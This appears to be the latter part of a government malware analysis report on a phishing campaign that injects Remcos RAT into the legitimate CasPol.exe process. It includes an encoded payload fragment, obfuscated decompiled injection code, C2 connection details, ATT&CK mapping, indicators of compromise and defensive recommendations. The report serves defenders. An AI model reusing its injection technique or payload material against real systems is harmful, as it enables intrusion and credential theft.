w0M8MBCAAUAAUAA4AA4Dj+HwQ0u3jw9YYPDI1T9sRPLW28kNpPyjMB8YIPKzR8CEP5j7U/0vVj67U+0gVtZ7Q90Ndyw703Uts785015Th6U0zqTr6C0hQDm6p0MqjH6A0
DGTTE1X14b95RSCeGDSZf7JUI70vU4CciSvp5BKGOTj43JfEfgI0Mqvzj10NADcX0XSAIDPGBqLHKL1TzobG73az8Dgf5T33/kQVwad357i3ueHM0mdmR+KQNAudz2LMLI5+aERh7+
V6ZrMqEdHrXK1IBx5zF7/XS3dKQXmkIh5y1+gV9fZPZS1UDuvnCjQdEKXByb3257Rxs8QK890P7wz2jw32xnqfrhE0LAV1Bocsmi0ntf0e/5z0HYfK2u3J0A0ThdThrx
PAAAAA8AAWDAAPAAAAAADAAPAAAAAADAAPAAAAAADAAPAAAAAADAAPAAAAAADAAPAAAAAADAAPAAAAAADAAPAAAAAADAAPAAAAAADAAPAAAAAADAAPAAAAAADAAPAAAAAADAAPAAAAA
AAAAAAADggp///c2+/vY75/7ouo/vj6i+/OqL6/7ouo/vj6i+/OqL6/7ouo/vj6i+/OqL6/7ouo/vj6i+/OqL6/7ouo/vj6i+/OqL6/7ouo/vj6i+/OqL6/70u/vj6i+/OqL6/70
AAAAAA/DAQ//PAY//Ag5//Dam//PAY//Ag5//Dwl//PAX//Ac5//Dwl//PAX//Ac5//Dwl//PAX//Ac5//Dwl//PAX//Ac5//Dwl//PAX//Ac5//Dwl//PAX//Ac5//Dg
AAAAAA/ODP//P1C//AQAA/DAGABf1jBX/pYHF/LRW18VNLQX/f810/DQGABPAGaw/zEYG/jyeU8/Fjtw/r0XF/zcFw8FDZw/rwXF/bcFt8fMIX/cMMD/DwH48FANaw/qXCF/ry
AAAAAA/ODP//hd//AAAA/DAA8PAAw/AAAA/DAA8PAAw/CYSA/DSZQ8/LwF/x/YUG/HSBQ8PBWj/wGEx/rjkd8fHo5w/BwYH/DAJ8PADaw/1gNE/LDH8PDPZw/XkC1/Ti
<
```

Figure 12: TXT parameter like payload

This payload is passed as an argument to several functions, transformed and injected into a legitimate process named **CasPol (Code Access Security Policy Tool)**. So, the file starts the legitimate **CasPol** process and performs injection into the memory of this process, so to see what happens we follow it with the debug process.

```

248     for (int i = \uE10F.\uE006(0); i <= num13; i += \uE10F.\uE006(1))
249     {
250         int num14 = \uF099.\uED35(\uE002, num12 + \uE10F.\uE006(19));
251         int num15 = \uF099.\uED35(\uE002, num12 + \uE10F.\uE006(38));
252         int num16 = \uF099.\uED35(\uE002, num12 + \uE10F.\uE006(97));
253         if (num15 != 0)
254         {
255             byte[] array2 = new byte[num15 - \uE10F.\uE006(1) + \uE10F.\uE006(1)];
256             \uF09B.\uED35(\uE002, num16, array2, \uE10F.\uE006(0), array2.Length);
257             if (!\uE10F.\uE006(1))
258                 \uE10F.\uE006(1);
259             if (!\uE10F.\uE006(1))
260                 throw \uF098.\uED35();
261         }
262         num12 += \uE10F.\uE006(126);
263     }
264     byte[] array3 = \uF09C.\uED35(num10);
265     if (!\uE10F.\uE006(14), array3,
    
```

Name	Value	Type
\uE000	@\"C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe\"	string
\uE001	...	string
\uE002	byte[0x00079C00]	byte[]
\uE003	true	bool
text	@\"\"C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe\"\"	string
startup_INFORMATION	\uE10F.\uE006(1)	\uE10F.\uE006(1)
process_INFORMATION	\uE10F.\uE006(1)	\uE10F.\uE006(1)
flag5	false	bool

Figure 13: CasPol.exe and byte vector

A vector of bytes is also identified, which indicates that we are dealing with another payload, an executable file that we can distinguish by the hex value **4D 5A**.

Name	Value	Type
\uE002	byte[0x00079C00]	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte
[4]	0x03	byte
[5]	0x00	byte
[6]	0x00	byte
[7]	0x00	byte
[8]	0x04	byte

Figure 14: Executable file

After downloading this file, it will be evident that it will automatically receive a logo from which it is understood that we are dealing with **REMCOS RAT**, which is injected as shellcode into the legitimate **CasPol.exe** process.



Figure 15: Remcos RAT

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
CasPol.exe	4956	TCP	Established	192.168.1.41	49772	216.9.225.75	8046	3/2/2025 1:36:16 PM	CasPol.exe
NordVPN.exe	9012	TCP	Established	192.168.1.41	49739	212.102.56.179	443	3/2/2025 1:35:47 PM	NordVPN.exe
NordVPN.exe	9012	TCP	Established	192.168.1.41	49737	207.211.211.26	443	3/2/2025 1:35:47 PM	NordVPN.exe
[Time Wait]		TCP	Time Wait	192.168.1.41	49730	204.79.197.239	443		
[Time Wait]		TCP	Time Wait	192.168.1.41	49725	204.79.197.239	80		
msedge.exe	5244	TCP	Established	192.168.1.41	49759	204.79.197.203	443	3/2/2025 1:35:52 PM	msedge.exe
msedge.exe	5244	TCP	Established	192.168.1.41	49755	204.79.197.203	443	3/2/2025 1:35:52 PM	msedge.exe

Figure 16: Command and Control Server

## MITRE ATT&CK

Nr.	Tactic	Technique
1	<b>Initial Access (TA0001)</b>	T1566 :Phishing
		T1566.001 : Spear phishing Attacment
2	<b>Execution (TA0002)</b>	T1053.005 : Scheduled Task
		T1204.002: Malicious File
3	<b>Persistence (TA0003)</b>	T1547.001 : Registry Run Keys / Startup Folder
		T1053.005 : Scheduled Task
4	<b>Privilege Escalation (TA0004)</b>	T1140 : Deobfuscation
		T1055.012 : Process Hollowing
		T1053.005 : Scheduled Task
5	<b>Defense Evasion (TA0005)</b>	T1564.001 : Hidden Files and Directories
		TA1562.001 : Disable or Modify Tools
		T1055.012 : Process Hollowing
		T1564.003 : Hidden Window
6	<b>Credential Access (TA0006)</b>	T1555.003 : Credentials from WebBrowser
		TA1552.001 : Credentials in files
		TA1552.002 : Credentials in registry
7	<b>Discovery (TA0007)</b>	T1087.001 : Local Account

## Indicators of Compromise (IoCs)

<b>D6D66AB4FA699711648 09C21EAE630861605332 F38B99BC885402ED2C C92539B</b>	<b>Pro+Build_25-020-000009.docx</b>
<b>816EF91298A44C3231B5 E17FBD85D6F1CE56581 9A921331AF56D32FB53 5F5F52</b>	<b>nicepersongivenmebestoptionsforlongtim.hta</b>
<b>E6E5BC0F0C1757DB14 691C14FE6E179E06C1F</b>	<b>nicepersongivenmebestoptionsforlongtime.vbs</b>

4733D2A91E00C1C0AA 4A88C5A59	
AD4E305243EEA4EB48 308CE4BCCD6B999ED9 3F9810A82236987187FD A9E12DE1	Microsoft.Win32.TaskScheduler
DF758036E3B14633B297 33C7F62A9D52660BFAF 6124CB2BB3427C3B817 14082B	NICEPERSONGIVENMEBESTOPTIONSFORLONGTIME____NICEPERSONGIVENMEBESTOPTIONSFORLONGTIME____NICEPERSONGIVENMEBESTOPTIONSFORLONGTIME.DOC
76B1F681DD3B617B885 68D2D0A0AAC9B589C8 9B569FB25AC5BE0DF0 839E96E8D	New_image.jpg
74[.]208[.]123[.]191	Dropper
67[.]217[.]247[.]193	Dropper
216[.]9[.]225[.]75	C2
hxxps://kutt.ar- email[.]com[.]br/WYMD yt?&syria	Dropper

## Recommendations

### National Cyber Security Authority recommends:

- Immediate blocking of the Indicators of Compromise, mentioned above, on your protective devices..
- Continuous analysis of logs coming from SIEM (Security Information and Event Management).
- Training non-technical staff about "Phishing" attacks and ways to avoid infection from them.
- Installing network perimeter devices that perform deep traffic analysis based not only on access list rules but also on its behavior (NextGen Firewalls).
- The identified systems should be segmented into different VLANs, applying an "Access control list for the entire network perimeter", web services should be separated from their database, Active Directory should be in a separate VLANs.
- Application and use of the LAPS technique for Microsoft systems, for managing Local Administrator passwords..
- Apply traffic filters in the case of remote access to hosts (employees/third parties/customers).

- Implement solutions that filter, monitor, and block malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conduct traffic analysis at the behavior level for end devices, applying EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.
- Design the “Identity Access Management” user access management solution to control user identity and privileges in real time according to the “Zero-Trust” principle.

**Authors:**

Adriano Lleshi  
Bledar Kacadej  
Ervis Qose  
Eriola Sadiku  
Ergis Gaxho  
Gentian Teliti  
Kristian Josifi  
Redon Hoxha  
Sara Qoshi  
Vilma Tema